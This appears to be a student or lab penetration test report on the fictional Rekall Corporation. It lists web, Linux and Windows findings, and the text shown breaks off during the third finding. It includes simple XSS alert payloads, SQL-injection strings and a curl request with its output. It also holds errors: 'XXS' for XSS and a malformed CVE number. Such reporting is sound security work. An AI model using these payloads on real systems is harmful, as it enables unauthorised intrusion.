



Cybersecurity

Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

# Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

# Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	MongoFlow Incorporated
Contact Name	Robert Russell
Contact Title	Project Manager

## Document History

Version	Date	Author(s)	Comments
001	01/11/2024	Robert Russell	Logging screenshots during the web browser vulnerability testing
002	01/17/2024	Robert Russell	Logging screenshots during the Linux OS vulnerability testing
003	01/18/2024	Robert Russell	Logging screenshots during the Windows OS vulnerability testing
004	01/20/2024	Robert Russell	Executive Summary + Vulnerability Findings
005	01/21/2024	Robert Russell	Executive Summary + Vulnerability Findings
006	01/22/2024	Robert Russell	Executive Summary + Vulnerability Findings
007	01/23/2024	Robert Russell	Revision

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, Hashcat, and Nmap to gain a perspective of the network's security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected or denied an attack technique or tactic from occurring.

- Credentials to the Linux OS were well protected outside the one leaked on GitHub.
- Some input validation was already in place on the web server.
- An Nmap scan showed most ports to be closed.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XXS Scripting appeared when successfully attempting to exploit the free-text entry fields on all qualifying web browser pages. Notably Reflected XXS and Stored XXS were found.
- Sensitive information in a PHP file can be read publicly by simply retrieving the information through a command line.
- Sensitive information can be discovered in the public HTML source code of the login page.
- Sensitive information can be accessed by typing the correct file name into the URL entry field.
- Malicious PHP scripts can be uploaded on the page "Memory-Planner.php".
- The admin's username and password are internet-facing on the page which gives the option to login as an admin.
- Input validation and sanitization are feeble to a breadth of malicious characters that can be utilized in a command injection for various purposes.
- Sessions can be hijacked through free tools like BurpSuite. There appears to be no time-out or maximum user limits to a single session.
- The server can be initially hacked via port 80 of the Drupal Server linked to 192.168.13.12.
- Drupal is running on an outdated version of Apache Struts making it vulnerable to an RCE in the Jakarta Multipart Parser OGNL Injection.
- Apache Tomcat is outdated. Making it vulnerable to RCE.
- Apache Struts is outdated.
- Drupal is outdated.
- A sudo exploit allows any admin with lower privileges to access root commands. Refer to CV-2019-14287 for more information.

## Executive Summary

MongoFlow uncovered a significant amount of vulnerabilities to the Rekall Corporation's network security, which compromises its confidentiality, integrity, and availability of sensitive information. The following were of most importance, but do not encapsulate the breadth of vulnerabilities uncovered: admin credentials and user credentials exposed, weak input validation, server exploitation, remote code execution exploitation, local file inclusion, sudo exploit, and session hijacking. Many critical threats are live and exposed, but the good news is multiple can be remediated through updating to the current versions of the respective software. Others merely require buffering access security and transferring sensitive information to more secure locations. Failure to address these issues swiftly and immediately could expose Rekall Corporation to compromising risks and loss of company assets.

# Summary Vulnerability Overview

	Vulnerability	Severity
1	XXS Reflected	Medium
2	XXS Stored	Medium
3	Sensitive Data Exposure (Command Line 'curl')	Critical
4	Local File Inclusion	High
5	Sensitive Data Exposure (HTML)	Critical
6	Sensitive Data Exposure (URL)	Critical
7	Command Injection	High
8	Brute Force Attack	Medium
9	PHP Injection	High
10	Session Management	High
11	Apache Tomcat Remote Code Execution	Critical
12	Apache Struts Remote Code Execution	Critical
13	Drupal Remote Code Execution	Critical
14	Sudo Security Vulnerability	Medium
16	Exposed Credentials	High
17	Anonymous FTP Session Open	Critical
18	Emails Accessible	Medium


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	7
Ports	5

Exploitation Risk	Total
Critical	7
High	5
Medium	5
Low	0

# Vulnerability Findings


Vulnerability 1	Findings
<b>Title</b>	XXS Reflected
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Medium
<b>Description</b>	<p>Picture 1: Type in '&lt;script&gt;alert("hi")&lt;/script&gt;' to the free-text entry search box. The prompt triggers an unintended response from the web browser.</p> <p>Picture 2: Type in '&lt;SCRIPT&gt;alert("NOT GOOD!")&lt;/SCRIPT&gt;' to the free-text entry search box. The prompt triggers an unintended pop-up.</p>
<b>Images</b>	


	 <p>This screenshot shows the same Rekall Corporation interface as above, but with a different outcome. After selecting the 'script' character, a modal dialog box appears in the center of the screen with the text 'NOT GOOD!' and an 'OK' button. The rest of the page content is identical to the successful selection screenshot.</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Input Validation and Output Coding



Vulnerability 2	Findings																				
<b>Title</b>	XXS Stored																				
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application																				
<b>Risk Rating</b>	Medium																				
<b>Description</b>	Malicious script can be stored inside the target database from where a comment submission retrieves data.																				
<b>Images</b>	<p>CONGRATS, FLAG 3 is sd7fk1nctx</p>  <p>&lt;script&gt;alert("gotcha")&lt;/script&gt;</p> <p>Your entry was added to our blog!</p> <table border="1"> <thead> <tr> <th>#</th> <th>Owner</th> <th>Date</th> <th>Entry</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>bee</td> <td>2024-01-12 01:16:02</td> <td>hello</td> </tr> <tr> <td>2</td> <td>bee</td> <td>2024-01-12 01:19:12</td> <td>'1='1</td> </tr> <tr> <td>3</td> <td>bee</td> <td>2024-01-12 01:20:17</td> <td>'1'='1'</td> </tr> <tr> <td>4</td> <td>bee</td> <td>2024-01-12 01:33:35</td> <td></td> </tr> </tbody> </table>	#	Owner	Date	Entry	1	bee	2024-01-12 01:16:02	hello	2	bee	2024-01-12 01:19:12	'1='1	3	bee	2024-01-12 01:20:17	'1'='1'	4	bee	2024-01-12 01:33:35	
#	Owner	Date	Entry																		
1	bee	2024-01-12 01:16:02	hello																		
2	bee	2024-01-12 01:19:12	'1='1																		
3	bee	2024-01-12 01:20:17	'1'='1'																		
4	bee	2024-01-12 01:33:35																			
<b>Affected Hosts</b>	192.168.14.35																				
<b>Remediation</b>	Output Encoding																				


Vulnerability 3	Findings
Title	Sensitive Data Exposure Through 'Curl'
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	<p>The client can read the server-side script by simply curling the .php script through port 80 on the command line.</p> <p>'curl -v http://192.168.14.35/About-Rekall.php'</p>
Images	<pre> curl -v http://192.168.14.35/About-Rekall.php * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) &gt; GET /About-Rekall.php HTTP/1.1 &gt; Host: 192.168.14.35 &gt; User-Agent: curl/7.81.0 &gt; Accept: */* &gt; &lt; PHP bundle as not supporting multilanguage &lt; HTTP/1.1 200 OK &lt; Date: Sat, 20 Jan 2024 17:53:25 GMT &lt; Server: Apache/2.4.7 (Ubuntu) &lt; Content-Type: text/html; charset=UTF-8 &lt; Set-Cookie: PHPSESSID=0pc8b08t6q90rp8mh0hgdp07; path=/ &lt; Expires: Thu, 19 Nov 1981 08:52:00 GMT &lt; Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 &lt; pragma: no-cache &lt; Vary: Accept-Encoding &lt; Content-Length: 7873 &lt; Content-Type: text/html &lt;  &lt;!DOCTYPE html&gt; &lt;html style="font-size: 16px;"&gt;   &lt;head&gt;     &lt;meta name="viewport" content="width=device-width, initial-scale=1.0"&gt;     &lt;meta charset="utf-8"&gt;     &lt;meta name="keywords" content=""&gt;     &lt;meta name="description" content=""&gt;     &lt;meta name="author" content="REKALL CORPORATION" data-no-sticky="true" data-no-template-header-footer-from-plugin&gt;     &lt;title&gt;About Rekall&lt;/title&gt;     &lt;link rel="stylesheet" href="resources.css" media="screen"&gt;     &lt;link rel="stylesheet" href="About-Rekall.css" media="screen"&gt;     &lt;script class="u-script" type="text/javascript" src="jquery.js" defer=""&gt;&lt;/script&gt;     &lt;script class="u-script" type="text/javascript" src="nicepage.js" defer=""&gt;&lt;/script&gt;     &lt;script class="u-script" type="text/javascript" src="script.js" defer=""&gt;&lt;/script&gt;     &lt;script class="u-script" type="text/javascript" src="script.js" defer=""&gt;&lt;/script&gt;     &lt;link id="u-page-google-font" type="text/css" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,700,700i,900,900i Open+Sans:300,300i,400,400i,600,600i,700,700i,800,800i" data-no-sticky="true" data-no-template-header-footer-from-plugin&gt;     &lt;link id="u-page-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,700,700i,900,900i" data-no-sticky="true" data-no-template-header-footer-from-plugin&gt;     &lt;script type="application/ld+json"&gt;       &lt;@context&gt; "http://schema.org"       &lt;@type&gt; "Organization"       &lt;@name&gt; "REKALL CORPORATION"       &lt;@logo&gt; "images/logo3.png"     &lt;/script&gt;     &lt;meta name="theme-color" content="#478ac9"&gt;     &lt;meta property="og:title" content="About Rekall"&gt;     &lt;meta property="og:type" content="website"&gt;   &lt;/head&gt;   &lt;body class="u-body"&gt;&lt;header class="u-clearfix u-header u-palette-2-base u-sticky u-stick-y-fiaa u-header" id="sec-599a"&gt;&lt;div class="u-clearfix u-sheet u-sheet-1"&gt;     &lt;a href="Home.html" data-page-id="697322146" class="u-image u-image-circle u-logo u-image-1" data-image-width="180" data-image-height="103" title="Home"&gt;       &lt;img src="images/logo3.png" class="u-logo-image u-logo-image-1"&gt;     &lt;/a&gt;     &lt;h3 class="u-text u-text-3"&gt;&lt;span class="u-icon"&gt;&lt;/span&gt;REKALL CORPORATION&lt;span style="font-weight: 700;"&gt;&lt;/span&gt;&lt;/h3&gt;     &lt;nav class="u-menu u-menu-dropdown u-offcanvas u-menu-1"&gt;       &lt;div class="menu-collapse u-custom-font u-font-robot" style="font-size: 1rem; letter-spacing: 0px; font-weight: 700;"&gt;         &lt;a class="u-button-style u-custom-active-border-color u-custom-active-color u-custom-border u-custom-border-color u-custom-borders u-custom-hover-border-color u-custom-hover-color u-custom-left-right-menu-spacing u-custom-padding-bottom u-custom-text-active-color u-custom-text-color u-custom-text-hover-color u-custom-text-shadow u-custom-top-bottom-menu-spacing u-nav-link u-text-active-palette-1-base u-text-hover-palette-2-base" href="#"&gt;           &lt;svg&gt;&lt;use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#menu-hamburger"&gt;&lt;/use&gt;&lt;/svg&gt;           &lt;svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"&gt;&lt;defs&gt;&lt;symbol id="menu-hamburger" viewBox="0 0 16 16" style="width: 16px; height: 16px;"&gt;&lt;rect y="1" width="16" height="2" style="fill: none; stroke: black; stroke-width: 2px; stroke-dasharray: 5 5;"/&gt;&lt;rect y="13" width="16" height="2" style="fill: none; stroke: black; stroke-width: 2px; stroke-dasharray: 5 5;"/&gt;&lt;/symbol&gt;&lt;/defs&gt;&lt;svg&gt;           &lt;g&gt;             &lt;rect y="1" width="16" height="2" style="fill: none; stroke: black; stroke-width: 2px; stroke-dasharray: 5 5;"/&gt;             &lt;rect y="13" width="16" height="2" style="fill: none; stroke: black; stroke-width: 2px; stroke-dasharray: 5 5;"/&gt;           &lt;/g&gt;         &lt;/div&gt;         &lt;div class="u-custom-menu u-nav-container"&gt;           &lt;ul class="u-custom-font u-font-robot u-nav u-spacing-1 u-unstyled u-nav-1"&gt;             &lt;li class="u-nav-item"&gt;&lt;a class="u-active-grey-5 u-border-active-palette-1-base u-border-palette-1-base u-button-style u-hover-greay-10 u-nav-link u-text-active-greay-90 u-text-grey-90 u-text-hover-greay-90" href="Home.html" style="padding: 10px 20px; text-shadow: 2px 2px 8px rgba(0,0,0,0.4);"&gt;Home&lt;/a&gt;             &lt;/li&gt;             &lt;li class="u-nav-item"&gt;&lt;a class="u-active-grey-5 u-border-active-palette-1-base u-border-palette-1-base u-button-style u-hover-greay-10 u-nav-link u-text-active-greay-90 u-text-grey-90 u-text-hover-greay-90" href="About-Rekall.php" style="padding: 10px 20px; text-shadow: 2px 2px 8px rgba(0,0,0,0.4);"&gt;About Rekall&lt;/a&gt;             &lt;/li&gt;             &lt;li class="u-nav-item"&gt;&lt;a class="u-active-grey-5 u-border-active-palette-1-base u-border-palette-1-base u-button-style u-hover-greay-10 u-nav-link u-text-active-greay-90 u-text-grey-90 u-text-hover-greay-90" href="Welcome.php" style="padding: 10px 20px; text-shadow: 2px 2px 8px rgba(0,0,0,0.4);"&gt;Welcome&lt;/a&gt;             &lt;/li&gt;             &lt;li class="u-nav-item"&gt;&lt;a class="u-active-grey-5 u-border-active-palette-1-base u-border-palette-1-base u-button-style u-hover-greay-10 u-nav-link u-text-active-greay-90 u-text-grey-90 u-text-hover-greay-90" href="Logout.php" style="padding: 10px 20px; text-shadow: 2px 2px 8px rgba(0,0,0,0.4);"&gt;Logout&lt;/a&gt;             &lt;/li&gt;           &lt;/ul&gt;         &lt;/div&gt;       &lt;/nav&gt;     &lt;/header&gt;     &lt;div class="u-clearfix u-sheet u-sheet-2" style="background-color: #f0f0f0; padding: 20px; margin-top: 20px;"&gt;       &lt;div style="text-align: center; margin-bottom: 20px;"&gt;         &lt;img alt="REKALL CORPORATION logo" data-no-sticky="true" data-no-template-header-footer-from-plugin style="width: 150px; height: auto; border-radius: 50%; border: 2px solid #ccc; margin-bottom: 10px;"&gt;         &lt;h2 style="font-size: 1.5em; font-weight: bold; margin: 0;"&gt;REKALL CORPORATION         &lt;p style="font-size: 0.9em; margin: 0;"&gt;REKALL CORPORATION is a leading provider of advanced security solutions for enterprise environments. Our mission is to protect sensitive data and ensure the integrity of critical systems. We offer a range of products and services designed to help organizations manage their security risks and stay ahead of emerging threats.       &lt;/div&gt;       &lt;div style="display: flex; justify-content: space-around; align-items: flex-start; margin-bottom: 20px;"&gt;         &lt;div style="text-align: center; width: 30%;&gt;           &lt;img alt="Software Development Kit (SDK)" data-no-sticky="true" data-no-template-header-footer-from-plugin style="width: 150px; height: auto; border-radius: 10px; border: 1px solid #ccc; margin-bottom: 10px;"&gt;           &lt;h3 style="font-size: 1.2em; font-weight: bold; margin: 0;"&gt;Software Development Kit (SDK)           &lt;p style="font-size: 0.8em; margin: 0;"&gt;The SDK provides developers with the tools and resources needed to build custom security solutions for their organization. It includes a comprehensive API, sample code, and documentation to help you get started quickly.         &lt;/div&gt;         &lt;div style="text-align: center; width: 30%;&gt;           &lt;img alt="Data Loss Prevention (DLP) Module" data-no-sticky="true" data-no-template-header-footer-from-plugin style="width: 150px; height: auto; border-radius: 10px; border: 1px solid #ccc; margin-bottom: 10px;"&gt;           &lt;h3 style="font-size: 1.2em; font-weight: bold; margin: 0;"&gt;Data Loss Prevention (DLP) Module           &lt;p style="font-size: 0.8em; margin: 0;"&gt;The DLP module helps organizations identify and protect sensitive data across their entire infrastructure. It uses machine learning and rules-based detection to prevent data from being exfiltrated or misused.         &lt;/div&gt;         &lt;div style="text-align: center; width: 30%;&gt;           &lt;img alt="Incident Response Platform" data-no-sticky="true" data-no-template-header-footer-from-plugin style="width: 150px; height: auto; border-radius: 10px; border: 1px solid #ccc; margin-bottom: 10px;"&gt;           &lt;h3 style="font-size: 1.2em; font-weight: bold; margin: 0;"&gt;Incident Response Platform           &lt;p style="font-size: 0.8em; margin: 0;"&gt;The incident response platform provides a centralized hub for managing security incidents. It allows security teams to quickly respond to threats, investigate incidents, and remediate vulnerabilities.         &lt;/div&gt;       &lt;/div&gt;       &lt;div style="text-align: center; margin-bottom: 20px;"&gt;         &lt;img alt="REKALL CORPORATION logo" data-no-sticky="true" data-no-template-header-footer-from-plugin style="width: 150px; height: auto; border-radius: 50%; border: 2px solid #ccc; margin-bottom: 10px;"&gt;         &lt;h2 style="font-size: 1.5em; font-weight: bold; margin: 0;"&gt;REKALL CORPORATION         &lt;p style="font-size: 0.9em; margin: 0;"&gt;REKALL CORPORATION is a leading provider of advanced security solutions for enterprise environments. Our mission is to protect sensitive data and ensure the integrity of critical systems. We offer a range of products and services designed to help organizations manage their security risks and stay ahead of emerging threats.       &lt;/div&gt;       &lt;div style="text-align: center; margin-bottom: 20px;"&gt;         &lt;img alt="REKALL CORPORATION logo" data-no-sticky="true" data-no-template-header-footer-from-plugin style="width: 150px; height: auto; border-radius: 50%; border: 2px solid #ccc; margin-bottom: 10px;"&gt;         &lt;h2 